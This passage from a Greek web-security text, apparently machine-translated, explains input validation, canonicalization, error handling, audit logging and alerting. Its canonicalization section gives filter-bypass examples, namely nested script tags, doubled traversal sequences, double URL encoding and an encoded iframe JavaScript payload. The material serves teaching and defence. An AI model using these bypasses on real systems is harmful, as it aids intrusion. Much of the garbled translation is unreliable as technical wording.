αποτελεσματική γενική προσέγγιση χειρισμού κακόβουλης εισόδου.



6.Ανατομία ενός URL

" Σημασιολογικοί Έλεγχοι "

Οι άμυνες που περιγράφονται μέχρι τώρα συντείνουν στην ανάγκη να υπερασπιστεί η εφαρμογή από διάφορα είδη ακατάλληλων δεδομένων των οποίων το περιεχόμενο έχει δημιουργηθεί για να παρεμβαίνουν με την επεξεργασία της εφαρμογής . Ωστόσο , με κάποια τρωτά σημεία η είσοδος που παρέχεται από τον εισβολέα είναι ταυτόσημη με την συνηθισμένη είσοδο που ένας κοινός χρήστης μπορεί να υποβάλει . Αυτό που το καθιστά κακόβουλο είναι οι διαφορετικές συνθήκες υπό τις οποία έχει υποβληθεί . Για παράδειγμα , ένας εισβολέας μπορεί να επιδιώξει να αποκτήσει πρόσβαση σε τραπεζικό λογαριασμό άλλου χρήστη με την αλλαγή ενός αριθμού λογαριασμού που μεταδίδεται σε μια κρυφή φόρμα. Για την αποτροπή μη εξουσιοδοτημένης πρόσβασης , η εφαρμογή πρέπει να επικυρώνει ότι ο αριθμός των ληφθέντων ανήκει στον χρήστη.

" Επικύρωση με Όριο "

Η ιδέα της επικύρωσης δεδομένων πέρα από τα όρια εμπιστοσύνης είναι γνωστή. Το πρόβλημα της ασφάλειας του πυρήνα οφείλεται στο γεγονός ότι τα δεδομένα που λαμβάνονται από τους χρήστες δεν είναι αξιόπιστα . Μολονότι οι έλεγχοι επικύρωσης εισόδου υλοποιούνται στην πλευρά του πελάτη μπορεί να βελτιώσει τις επιδόσεις και την εμπειρία του χρήστη , δεν παρέχουν καμία βεβαιότητα σχετικά με τα δεδομένα που φτάνουν πραγματικά στο διακομιστή . Το σημείο στο οποίο τα δεδομένα του χρήστη λαμβάνονται πρώτα από την εφαρμογή (server-side) αντιπροσωπεύει μια τεράστια εμπιστοσύνη με όριο . Στο σημείο αυτό η εφαρμογή πρέπει να λάβει μέτρα για να υπερασπιστεί τον εαυτό της από την κακόβουλη είσοδο. Δεδομένης της φύσης του προβλήματος του πυρήνα , είναι δελεαστικό να σκεφτούμε το πρόβλημα επικύρωσης στην είσοδο όσον αφορά τα σύνορα μεταξύ του Διαδικτύου , το οποίο είναι " κακό " και αναξιόπιστο, και τη εφαρμογή , η οποία είναι "καλή" και αξιόπιστη .Ο ρόλος της επικύρωσης της εισόδου είναι να καθαρίσει πιθανώς κακόβουλα δεδομένα σχετικά και στη συνέχεια να περάσει τα καθαρά δεδομένα στην έμπιστη εφαρμογή . Από αυτό το σημείο και μετά , τα δεδομένα μπορούν να υποβάλλονται σε επεξεργασία χωρίς περαιτέρω ελέγχους ή την ανησυχία για πιθανές επιθέσεις .

Όπως θα γίνει εμφανές όταν αρχίσουμε να εξετάσουμε κάποιες πραγματικές αδυναμίες ,αυτή η απλή διαδικασία της επικύρωσης εισόδου είναι ανεπαρκής για διάφορους λόγους :

- Λαμβάνοντας υπόψη το ευρύ φάσμα των λειτουργιών ,τις διαφορετικές τεχνολογίες που χρησιμοποιούνται , μια τυπική εφαρμογή θα πρέπει να υπερασπιστεί τον εαυτό της μέσα σε μια τεράστια ποικιλία εισροών, κάθε μια από τις οποίες μπορεί να χρησιμοποιήσει ένα διαφορετικό σύνολο δημιουργημένων δεδομένων . Θα ήταν πολύ δύσκολο για την εκπόνηση ενός ενιαίου μηχανισμό στα εξωτερικά σύνορα για να υπερασπιστεί ενάντια σε όλες αυτές τις επιθέσεις .

- Πολλές λειτουργίες της εφαρμογής περιλαμβάνουν αλυσιδωτή σύνδεση μαζί με μια σειρά διαφορετικών ειδών επεξεργασίας . Ένα κομμάτι των χρηστών παρέχεται στην είσοδο και μπορεί να οδηγήσει σε ένα αριθμό ενεργειών σε διαφορετικά σημεία, με την έξοδο του καθενός να χρησιμοποιείται ως είσοδος για την επόμενη . Καθώς τα δεδομένα μετασχηματίζονται , θα μπορούσε να μην φέρουν καμία ομοιότητα με την αρχική είσοδο . Ένας ειδικευμένος εισβολέας μπορεί να είναι σε θέση να χειριστεί την αίτηση για να προκαλέσει κακόβουλη είσοδο που να παράγεται σε ένα βασικό στάδιο της επεξεργασίας , να επιτίθεται στο στοιχείο που λαμβάνει αυτά τα στοιχεία . Θα ήταν εξαιρετικά δύσκολο για την εφαρμογή μηχανισμού επικύρωσης στα εξωτερικά σύνορα να προβλέψουν όλες τις πιθανές απειλές .

- Υπεράσπιση ενάντια σε διαφορετικές κατηγορίες εισροών με βάση ότι η επίθεση μπορεί να συνεπάγεται την εκτέλεση διαφόρων ελέγχων επικύρωσης εισόδου του χρήστη που είναι ασυμβίβαστες. Για παράδειγμα , την πρόληψη των cross -site scripting επιθέσεων που μπορούν να απαιτήσουν σε HTML κωδικοποίηση το χαρακτήρα όπως και την πρόληψη των επιθέσεων εισαγωγής εντολής , οι οποίες μπορούν να απαιτήσουν το input μπλοκ να περιέχει το & και ? χαρακτήρες . Η προσπάθεια να αποτρέψει όλες τις κατηγορίες επίθεσης ταυτόχρονα στα εξωτερικά όρια της εφαρμογής μπορεί μερικές φορές να είναι αδύνατη.

Ένα πιο αποτελεσματικό μοντέλο χρησιμοποιεί την έννοια της επικύρωσης με όριο. Εδώ , κάθε μεμονωμένο συστατικό ή λειτουργική μονάδα της αίτησης server-side αντιμετωπίζει εισόδους προερχόμενες από κακόβουλο κώδικα . Η επικύρωση δεδομένων εκτελείται σε κάθε ένα από αυτά τα όρια εμπιστοσύνης, εκτός από τα εξωτερικά σύνορα μεταξύ του πελάτη και του διακομιστή . Αυτό το μοντέλο παρέχει μια λύση στα προβλήματα μόλις περιεγράφηκαν .Όσον αφορά τα δεδομένα περνούν μέσα από διαφορετικά συστατικά , ελέγχους επαλήθευσης όπου μπορεί να εκτελεστούν ανεξαρτήτως αξίας. Επειδή έλεγχοι επικύρωσης εφαρμόζονται σε διάφορα στάδια της επεξεργασίας , είναι απίθανο να έρχονται σε σύγκρουση το ένα με το άλλο .

Τα στάδια της επεξεργασίας που εκτελούνται από το χρήστη στην παροχή εισόδου , με την κατάλληλη επικύρωση βρίσκονται παρακάτω βήμα βήμα :

- Η εφαρμογή λαμβάνει στοιχεία του λογαριασμού του χρήστη . Ο χειριστής επικυρώνει ότι κάθε στοιχείο της εισόδου περιέχει τους επιτρεπόμενους μόνο χαρακτήρες , με προδιαγραφή το όριο μήκους , και να μην περιέχει όλες τις γνωστές κακόβουλες υπογραφές .

- Η εφαρμογή εκτελεί ένα ερώτημα **SQL** για την επαλήθευση των διαπιστευτηρίων του χρήστη .Για την αποφυγή **SQL** επιθέσεων , οποιοιδήποτε χαρακτήρες εντός της εισόδου του χρήστη μπορούν να χρησιμοποιηθούν για να επιτεθούν στη βάση δεδομένων που διέφυγαν πριν το ερώτημα κατασκευαστεί.

- Εάν η σύνδεση είναι επιτυχής, η εφαρμογή περνά ορισμένα στοιχεία από το χρήστη σε μια υπηρεσία **SOAP** για να ανακτήσει περισσότερες πληροφορίες σχετικά με τον λογαριασμό .Για να αποτρέψει τις επιθέσεις σε **SOAP** , **XML** χαρακτήρων τα δεδομένα του χρήστη είναι κατάλληλα κωδικοποιημένα .


Η εφαρμογή εμφανίζει τα στοιχεία του λογαριασμού του χρήστη πίσω στο χρήστη . Για να αποφευχθούν cross-site scripting επιθέσεις , η εφαρμογή HTML κωδικοποιεί παρεχόμενα στοιχεία του χρήστη που είναι ενσωματωμένα στην σελίδα επιστροφής . Οι προδιαγραφές των τρωτών σημείων και άμυνες που εμπλέκονται σε αυτό το σενάριο θα είναι :

- Παραλλαγές στη λειτουργία που εμπλέκονται

- Πέρασμα δεδομένων για συλλογή περεταίρω στοιχείων της εφαρμογής,

- Έλεγχος με όρια εμπιστοσύνης.

- στοιχεία που έχουν ενσωματωθεί στο e-mail τα οποία μπορεί να χρειαστεί να ελεγχθούν για SMTP επιθέσεις.



7.XSS στην DVWA

" Επικύρωση πολύ παραγοντική και κανονικοποίηση "

Ένα κοινό πρόβλημα που αντιμετωπίζεται με τη συμβολή των μηχανισμών διεκπεραίωσης προκύπτει όταν που παρέχεται είσοδος σε χρήστη η οποία ελέγχεται σε διάφορα στάδια , ως μέρος της επικύρωσης της λογικής της εφαρμογής. Εάν αυτή η διαδικασία δεν αντιμετωπίζεται με προσοχή , ένας εισβολέας μπορεί να είναι σε θέση να κατασκευάσει δημιουργημένη είσοδο που καταφέρνει να μεταδώσει κακόβουλα δεδομένα μέσω του μηχανισμού επικύρωσης . Μια εκδοχή αυτού του προβλήματος παρουσιάζεται όταν μια εφαρμογή ωραιοποιήσει την είσοδο του χρήστη με την αφαίρεση ή την κωδικοποίηση ορισμένων χαρακτήρων ή εκφράσεων . Για παράδειγμα , μια εφαρμογή μπορεί να προσπαθήσει να υπερασπιστεί έναντι ορισμένων cross-site scripting επιθέσεων με την αλλοίωση στην έκφραση :

<script>

από τυχόν παρεχόμενα στοιχεία του χρήστη . Ωστόσο , ένας εισβολέας μπορεί να είναι σε θέση να παρακάμψει το φίλτρο παρέχοντας την ακόλουθη είσοδο:

< IPT <script> scr >

Όταν η έκφραση μπλοκαριστεί , απομακρύνονται τα γύρω στοιχεία που έχουν καθήκον να αποκαταστήσουν το κακόβουλο ωφέλιμο φορτίο , επειδή το φίλτρο δεν εφαρμόζεται αναδρομικά . Ομοίως , εάν περισσότερα από ένα βήμα επικύρωσης εκτελείται σε είσοδο του χρήστη , ένας εισβολέας μπορεί να είναι σε θέση να εκμεταλλευτεί την παραγγελία από αυτά τα βήματα για να παρακάμψει το φίλτρο.

Για παράδειγμα , εάν η αρχική αίτηση αφαιρεί το σύμβολο **..** / αναδρομικά και στη συνέχεια αφαιρεί πάλι το ίδιο σύμβολο **..** \ Αναδρομικά , η ακόλουθη είσοδος μπορεί να χρησιμοποιηθεί για να νικήσουμε την επικύρωση : **....** \ / .

Ένα σχετικό πρόβλημα που ανακύπτει σε σχέση με τα δεδομένα κανονικοποίησης είναι όταν η είσοδος στέλνεται από το φυλλομετρητή του χρήστη , η οποία μπορεί να κωδικοποιείται με διάφορους τρόπους. Αυτά τα συστήματα κωδικοποίησης υπάρχουν , έτσι ώστε ασυνήθιστοι χαρακτήρες και δυαδικά δεδομένα να μπορούν να μεταδοθούν με ασφάλεια μέσω **HTTP** . Η κανονικοποίηση είναι η διαδικασία μετατροπής ή αποκωδικοποίησης των δεδομένων σε ένα κοινό σύνολο χαρακτήρων . Αν κάθε κανονικοποίηση πραγματοποιείται μετά εισροών από εισροές που έχουν εφαρμοστεί , ένας εισβολέας μπορεί να είναι σε θέση να χρησιμοποιήσει ένα κατάλληλο σύστημα κωδικοποίησης για να παρακάμψει τον μηχανισμό επικύρωσης. Για παράδειγμα , μια εφαρμογή μπορεί να προσπαθήσει να υπερασπιστεί ενάντια σε κάποια απειλή **SQL** επιθέσεις με αποκλεισμό εισόδου που περιέχουν την απόστροφο ως χαρακτήρα . Ωστόσο, εάν η είσοδος στη συνέχεια κανονικοποιείται , ένας εισβολέας μπορεί να είναι σε θέση να χρησιμοποιεί διπλή Κωδικοποίηση URL για να νικήσει το φίλτρο .

Για παράδειγμα: **% 2527**

Όταν η είσοδος αυτή ελήφθη , η εφαρμογή του διακομιστή εκτελεί την κανονική διεύθυνση URL για

αποκωδικοποιήση , έτσι η είσοδος γίνεται: **27 %**

Αυτό δεν περιέχει μια απόστροφο , έτσι ώστε να επιτρέπεται από φίλτρα της εφαρμογής.

Αλλά όταν η εφαρμογή εκτελεί μια περαιτέρω αποκωδικοποίηση URL , η είσοδος μετατρέπεται

σε μια απόστροφο , παρακάμπτοντας έτσι το φίλτρο .

Εάν η εφαρμογή αφαιρεί την απόστροφο αντί του αποκλεισμού , και στη συνέχεια εκτελεί περαιτέρω κανονικοποίηση , η ακόλουθη παράκαμψη μπορεί να είναι αποτελεσματική :

% % 2727 . Αξίζει να σημειωθεί ότι η πολλαπλή επικύρωση και κανονικοποίηση σε βήματα

σε αυτές τις περιπτώσεις δεν χρειάζονται όλα να λαμβάνουν χώρα στην πλευρά της εφαρμογής του server.

Για παράδειγμα , στην ακόλουθη είσοδο υπάρχουν διάφοροι χαρακτήρες που είναι HTML - κωδικοποιημένοι :

<iframe src=javascript:alert(1) >

Αν η server-side εφαρμογή χρησιμοποιεί μια είσοδο με φίλτρο να μπλοκάρει ορισμένες JavaScript εκφράσεις και χαρακτήρες , η κωδικοποιημένη είσοδος μπορεί να επιτύχει την παράκαμψη του φίλτρου . Ωστόσο, εάν η είσοδος στη συνέχεια αντιγράφεται σε απόκριση της εφαρμογής , μερικοί browsers μπορούν να εκτελέσεουν μια HTML αποκωδικοποίηση της τιμής της παραμέτρου src , και του ενσωματωμένου JavaScript . Εκτός από τα πρότυπα συστήματα κωδικοποίησης που προορίζονται για χρήση σε εφαρμογές web , ζητήματα κανονικοποίησης μπορεί να προκύψουν σε άλλες περιπτώσεις όπου ένα συστατικό που χρησιμοποιείται από την εφαρμογή ,που μετατρέπει τα δεδομένα από ένα σύνολο χαρακτήρων σε άλλο.

Για παράδειγμα , ορισμένες τεχνολογίες μπορούν να εκτελέσουν μια " καλύτερη " χαρτογράφηση των χαρακτήρων με βάση τις ομοιότητες σε χαρακτήρες τους. Εδώ , οι χαρακτήρες « και » μπορεί να μετατραπεί σε < και > . Αυτή η συμπεριφορά μπορεί συχνά να λειτουργήσει ως μοχλός για να μπλοκάρουν το πέρασμα λαθραίων χαρακτήρων ή λέξεις-κλειδιά ,φίλτρα εισόδου μιας εφαρμογής Θα περιγράψουμε πολλές επιθέσεις αυτού του είδους , η οποίες είναι αποτελεσματικές στην παράκαμψη των αμυνών πολλών εφαρμογών » εναντίον των κοινών inputbased τρωτών σημείων .Η αποφυγή προβλημάτων με την πολυπαραγοντική επικύρωση και κανονικοποίηση μπορεί μερικές φορές δύσκολη , και δεν υπάρχει ενιαία λύση για το πρόβλημα αυτό . Μία προσέγγιση είναι η εκτέλεση των βημάτων εξυγίανσης αναδρομικά , συνεχίζοντας μέχρι να παύσουν οι τροποποιήσεις που έχουν γίνει σε ένα στοιχείο της εισόδου .

Ωστόσο, όταν η επιθυμητή εξυγίανση περιλαμβάνει προβληματικό χαρακτήρα , μπορεί να οδηγήσει σε έναν μη πεπερασμένο βρόχο .Συχνά , το πρόβλημα μπορεί να αντιμετωπιστεί μόνο για κάθε περίπτωση χωριστά , με βάση τους τύπους επικύρωσης που εκτελούνται . Όπου είναι εφικτό , μπορεί να είναι προτιμότερο να αποφευχθεί η προσπάθεια εκκαθάρισης κάποιων ειδών κακής εισόδου, και απλά τις απορρίψουμε .

" Χειρισμός επιτιθέμενων "

Όποιος προχωρά στο σχεδιασμό μιας εφαρμογής για την οποία η ασφάλεια είναι σημαντική εξ αποστάσεως πρέπει να υποθέσει ότι θα πρέπει να στοχεύει άμεσα σε αφοσιωμένους και ικανούς επιτιθέμενους . Μια βασική λειτουργία των μηχανισμών ασφαλείας της εφαρμογής είναι σε θέση να χειρίζεται και να αντιδρά σε αυτές τις επιθέσεις με ελεγχόμενο τρόπο . Οι μηχανισμοί αυτοί συχνά περιλαμβάνουν ένα μείγμα από αμυντικά και επιθετικά μέτρα για να εμποδίσει έναν εισβολέα , όσο το δυνατόν περισσότερο και να δίνουν στους μετόχους της εφαρμογής κατάλληλη κοινοποίηση και απόδειξη του τι έχει λάβει χώρα. Τα μέτρα που εφαρμόζονται για να χειριστεί επιτιθέμενους συνήθως περιλαμβάνουν τις ακόλουθες εργασίες :

- λάθη χειρισμού
- διατήρηση αρχείων καταγραφής ελέγχου
- Προειδοποίηση σε διαχειριστές
- Αντιδράσεις στις επιθέσεις

" Χειρισμός σφαλμάτων "

Ωστόσο, η ανάπτυξη μιας εφαρμογής πρέπει να είναι προσεκτική κατά την επικύρωση εισόδου του χρήστη , όπου είναι σχεδόν αναπόφευκτο ότι θα συμβούν ορισμένα απρόβλεπτα λάθη . Λάθη που προκύπτουν από τις ενέργειες των απλών χρηστών είναι πιθανό να είναι η ταυτοποίηση κατά τη διάρκεια της λειτουργίας και δοκιμών αποδοχής χρηστών . Ως εκ τούτου, λαμβάνονται υπόψη πριν η εφαρμογή αναπτυχθεί σε ένα πλαίσιο παραγωγής . Ωστόσο, είναι δύσκολο να προβλέψει κάθε δυνατό τρόπο με τον οποίο ένας κακόβουλος χρήστης όσο μπορεί να αλληλεπιδράσει με την εφαρμογή , τόσο περισσότερο τα λάθη θα πρέπει να αναμένονται όταν η εφαρμογή έρχεται κάτω από επίθεση .Ένας βασικός μηχανισμός άμυνας για να χειριστεί η εφαρμογή απροσδόκητα σφάλματα ,είναι να ανακτήσει ή να παρουσιάσει ένα κατάλληλο μήνυμα λάθους στον χρήστη

Στο πλαίσιο της παραγωγής , η εφαρμογή θα πρέπει να μην επιστρέψει ποτέ οποιαδήποτε σύστημα που δημιουργείται από τα μηνύματα ή άλλες πληροφορίες εντοπισμού σφαλμάτων στις απαντήσεις της . Υπερβολικά φλύαρα μηνύματα λάθους μπορεί σε μεγάλο βαθμό να βοηθούν τους κακόβουλους χρήστες στην προώθηση επιθέσεων τους κατά της εφαρμογής . Σε ορισμένες περιπτώσεις , ένας εισβολέας μπορεί να έχει λάθος χειρισμό και να υπάρχει δυνατότητα ανάκτησης ευαίσθητων πληροφοριών εντός των ίδιων μηνυμάτων σφάλματος , παρέχοντας ένα πολύτιμο κανάλι για την κλοπή των δεδομένων από την εφαρμογή . Ένα απρόσμενο σφάλμα με αποτέλεσμα ένα μεγάλο μήνυμα σφάλματος .Οι περισσότερες γλώσσες ανάπτυξης web παρέχουν καλό χειρισμού σφαλμάτων στήριξης μέσω try-catch μπλοκ και ελέγχου εξαιρέσεων .

Στον κώδικα της εφαρμογής θα πρέπει να γίνεται εκτεταμένη χρήση αυτών των κατασκευασμάτων ώστε να πληρούν συγκεκριμένες προδιαγραφές. Επιπλέον, οι περισσότεροι διακομιστές εφαρμογών μπορεί να ασχολούνται με unhandled σφάλματα εφαρμογής με προσαρμοσμένους τρόπους, όπως παρουσιάζοντας ένα uninformative μήνυμα σφάλματος..Η αποτελεσματική αντιμετώπιση των λαθών συχνά μπορεί να ενσωματωθεί με την καταγραφή μηχανισμών της εφαρμογής, οι οποίοι καταγράφουν τόσο debug πληροφορίες όσο το δυνατόν σχετικές με απροσδόκητα σφάλματα. Απροσδόκητα λάθη συχνά επισημαίνουν ελαττώματα μέσα στην εφαρμογή που μπορούν να αντιμετωπιστούν στην πηγή αν ο ιδιοκτήτης της εφαρμογής έχει τις απαιτούμενες πληροφορίες.

" Η διατήρηση αρχείων καταγραφής ελέγχου "

Τα αρχεία καταγραφής ελέγχου είναι πολύτιμα κυρίως κατά τη διερεύνηση σε απόπειρες εισβολής εναντίον μιας εφαρμογής. Μετά από ένα τέτοιο περιστατικό, αποτελεσματικά αρχεία καταγραφής ελέγχου πρέπει να επιτρέπονται από τους ιδιοκτήτες της εφαρμογής για να καταλάβουμε ακριβώς τι έχει γίνει, τα τρωτά σημεία (αν υπάρχουν) που έχουν αξιοποιηθεί, εάν ο επιτιθέμενος έχει αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε δεδομένα ή εκτελούνται τυχόν μη εξουσιοδοτημένες ενέργειες, και, προσκομίσει αποδεικτικά στοιχεία της ταυτότητας του εισβολέα ως κάτι το αυτονόητο .

Τουλάχιστον, αυτά περιλαμβάνουν τα ακόλουθα:

- Όλες οι εκδηλώσεις που αφορούν την λειτουργία ελέγχου ταυτότητας , όπως αν

επιτυχής η απέτυχε το login , και την αλλαγή του κωδικού πρόσβασης

- Key συναλλαγές, όπως πληρωμές με πιστωτική κάρτα και οι μεταφορές κεφαλαίων

- προσπάθειες πρόσβασης που έχουν αποκλειστεί από τους μηχανισμούς ελέγχου πρόσβασης

- Όλες οι αιτήσεις που περιέχουν γνωστές σειρές επίθεσης που δείχνουν εμφανώς κακόβουλες προθέσεις

Σε πολλές εφαρμογές μεγάλης ασφάλειας , όπως αυτές που χρησιμοποιούνται σε απευθείας σύνδεση από τις τράπεζες ,κάθε αίτημα του πελάτη είναι συνδεδεμένο, παρέχοντας μια πλήρη καταγραφής που μπορεί να χρησιμοποιηθεί για τη διερεύνηση τυχόν επεισοδίων . Ένας αποτελεσματικός έλεγχος καταγράφει συνήθως το χρόνο της κάθε εκδήλωσης , τη διεύθυνση IP από την οποία παρελήφθη η αίτηση , και το λογαριασμό του χρήστη. Τέτοιες καταγραφές πρέπει να προστατεύονται ιδιαίτερα από μη εξουσιοδοτημένη ανάγνωση ή εγγραφή. Μια αποτελεσματική προσέγγιση είναι η αποθήκευση αρχείων καταγραφής ελέγχου σχετικά με ένα αυτόνομο σύστημα ότι δέχεται μόνο να ενημερωθούν τα μηνύματα από την κύρια εφαρμογή.

Όσον αφορά την επιφάνεια επίθεσης ,τα κακώς προστατευόμενα αρχεία καταγραφής ελέγχου μπορεί να παρέχουν ένα μεγάλο σύνολο πληροφοριών σε έναν εισβολέα ,και να αποκαλύπτει μια σειρά από ευαίσθητες πληροφορίες, όπως μάρκες συνόδου και παραμέτρους αιτήματος. Αυτή η πληροφορία μπορεί να επιτρέψει στον εισβολέα να θέσει σε κίνδυνο αμέσως το σύνολο της αίτησης προειδοποίησης των διαχειριστών των αρχείων καταγραφής ελέγχου που επιτρέπουν στους ιδιοκτήτες μιας εφαρμογής τη διερεύνηση εκ των υστέρων προσπάθειες εισβολής. Ωστόσο, σε πολλές περιπτώσεις είναι επιθυμητό να ληφθεί πολύ πιο άμεση δράση , σε πραγματικό χρόνο.

Για παράδειγμα, οι διαχειριστές μπορούν να μπλοκάρουν την IP διεύθυνση ή τον λογαριασμό χρήστη αν ένας εισβολέας τον χρησιμοποιεί . Σε ακραίες περιπτώσεις , μπορεί ακόμη και να λάβει την αίτηση offline ενώ ερευνά την επίθεση και την ανάληψη διορθωτικών δράσεων . Ακόμη και αν μια επιτυχημένη εισβολή έχει ήδη συμβεί , πρακτικά αποτελέσματά της μπορεί να μετριαστούν αν ληφθούν αμυντικά μέτρα σε πρώιμο στάδιο . Ένα καλά σχεδιασμένος μηχανισμός ειδοποίησης μπορεί να χρησιμοποιήσει ένα συνδυασμό παραγόντων για τη διάγνωση ότι μια αποφασιστική επίθεση είναι σε εξέλιξη και μπορεί να συγκεντρώσει σχετικές εκδηλώσεις σε ένα ενιαίο σήμα , όπου είναι δυνατόν . Συμβάντα που παρακολουθούνται από τους μηχανισμούς συναγερμού συχνά περιλαμβάνουν τα ακόλουθα:

- Ανωμαλίες , όπως μεγάλο αριθμό των αιτήσεων που ελήφθησαν από μια ενιαία διεύθυνση IP ή το χρήστη , γεγονός που υποδηλώνει σενάριο επίθεσης

- ανωμαλίες Business , όπως ένα ασυνήθιστο αριθμό των εμβασμάτων που πραγματοποιούνται σε ή από ένα και μόνο τραπεζικό λογαριασμό

- Οι αιτήσεις που περιέχουν γνωστά στοιχεία επίθεσης

- Οι αιτήσεις όπου τα δεδομένα που είναι κρυμμένα από τους απλούς χρήστες έχουν τροποποιήσεις

Ορισμένες από αυτές τις λειτουργίες μπορεί να παρέχεται αρκετά καλά από τα firewalls και τα προϊόντα ανίχνευσης εισβολής . Αυτά συνήθως χρησιμοποιούν ένα μίγμα της υπογραφής και ανωμαλίας με βάση τους κανόνες για τον εντοπισμό κακόβουλης χρήσης της εφαρμογής και μπορούν να μπλοκάρουν αντιδραστικά κακόβουλες αιτήσεις , καθώς και ειδοποιήσεις στους διαχειριστές . Τα προϊόντα αυτά μπορούν να σχηματίσουν ένα πολύτιμο στρώμα της άμυνας προστασίας μιας web εφαρμογής , ιδίως στην περίπτωση των υφιστάμενων εφαρμογών είναι γνωστό ότι έχουν προβλήματα . Εντούτοις , η αποτελεσματικότητά τους συνήθως περιορίζεται από το γεγονός ότι κάθε web εφαρμογή είναι διαφορετική , έτσι ώστε οι κανόνες που χρησιμοποιούνται είναι αναπόφευκτα γενικότεροι σε κάποιο βαθμό.

Στις Web εφαρμογές τα firewalls συνήθως είναι καλά στον εντοπισμό των πιο προφανών επιθέσεων , όταν ένας εισβολέας υποβάλλει ένα πρότυπο επίθεσης στη κάθε παράμετρο αιτήματος . Ωστόσο , πολλές επιθέσεις είναι πιο προχωρημένες από αυτό . για παράδειγμα , ίσως να τροποποιήσει τον αριθμό λογαριασμού για να αποκτήσει πρόσβαση σε δεδομένα ενός άλλου χρήστη , ή να υποβάλει αιτήματα εκτός σειράς για να εκμεταλλευτούν ελαττώματα στη λογική της εφαρμογής. Σε αυτές τις περιπτώσεις , η αίτηση υποβάλλεται από έναν εισβολέα , μπορεί να είναι πανομοιότυπη με εκείνη που υποβάλλεται από καλοήθη χρήστη . Αυτό που τη καθιστά κακόβουλη είναι η συνθήκες υπό τις οποίες γίνεται .

Σε κάθε ασφάλεια κρίσιμων εφαρμογών, ο πιο αποτελεσματικός τρόπος για την εφαρμογή της σε πραγματικό χρόνο είναι να ενσωματώσει τους μηχανισμούς για την επικύρωση των εισροών της εφαρμογής και άλλα στοιχεία ελέγχου . Για παράδειγμα, εάν ένα cookie αναμένεται να έχει ένα από μια σειρά προδιαγραφών, κάθε παραβίαση της δείχνει έχει τροποποιήσεις με έναν τρόπο που δεν είναι δυνατό για τους απλούς χρήστες της εφαρμογής . Ομοίως, εάν ένας χρήστης αλλάζει έναν αριθμό λογαριασμού σε ένα κρυφό πεδίο αυτό δείχνει έντονα κακόβουλη πρόθεση . Η αίτηση πρέπει να περνάει από έλεγχο στην πρωτοβάθμια άμυνα , και οι προστατευτικοί μηχανισμοί μπορούν εύκολα να προειδοποιούν για την πορεία της κακόβουλης δραστηριότητας .

Επειδή οι έλεγχοι αυτοί έχουν προσαρμοστεί στην πραγματική λογική της εφαρμογής , με γνώση για το πώς οι απλοί χρήστες θα πρέπει να συμπεριφέρεται , είναι πολύ λιγότερο επιρρεπής σε ψευδώς στοιχεία από οποιαδήποτε off-the -shelf λύση. Αντιδρώντας στις επιθέσεις μαζί με την ειδοποίηση οι διαχειριστές , περιέχουν ενσωματωμένους μηχανισμούς ασφάλειας κρίσιμων εφαρμογών για να αντιδράσει αμυντικά σε χρήστες που βρίσκονται σε φάση ταυτοποίησης. Επειδή κάθε αίτηση είναι διαφορετική , απαιτούν ένα εισβολέα να εξετάσει συστηματικά για τρωτά σημεία , υποβάλλοντας πολλές αιτήσεις που περιέχουν δημιουργημένη εισροή και έχουν σχεδιαστεί για να δείχνουν τα διάφορα κοινά τρωτά σημεία .

Αποτελεσματικοί μηχανισμοί επικύρωσης εισόδου θα αναγνωρίσουν πολλά από τα αιτήματα αυτά ως δυνητικά κακόβουλα και θα μπλοκάρει την είσοδο από το να έχουν οποιαδήποτε

ανεπιθύμητη ενέργεια σχετικά με την εφαρμογή . Ωστόσο , είναι λογικό να υποθέσουμε ότι μερικές παρακάμψεις προς αυτές lters fi υπάρχουν και ότι η αίτηση δεν περιέχει κάποια πραγματικές αδυναμίες που περιμένει να ανακαλυφθεί και να αξιοποιηθεί. Σε κάποιο σημείο, ένα εργασίας επιτιθέμενος συστηματικά πιθανό να ανακαλύψετε αυτά τα ελαττώματα . Για το λόγο αυτό ,ορισμένες εφαρμογές λαμβάνουν αυτόματα δραστικά μέτρα για να εμποδίσει οι δραστηριότητες ενός εισβολέα που εργάζεται με αυτόν τον τρόπο . Για παράδειγμα, μπορεί να ανταποκριθεί πιο αργά στα αιτήματα του εισβολέα ή να καταγγείλει το συνεδρία του εισβολέα , του επιβάλλει να συνδεθείτε ή να εκτελέσετε άλλες ενέργειες πριν συνεχίσετε η επίθεση .

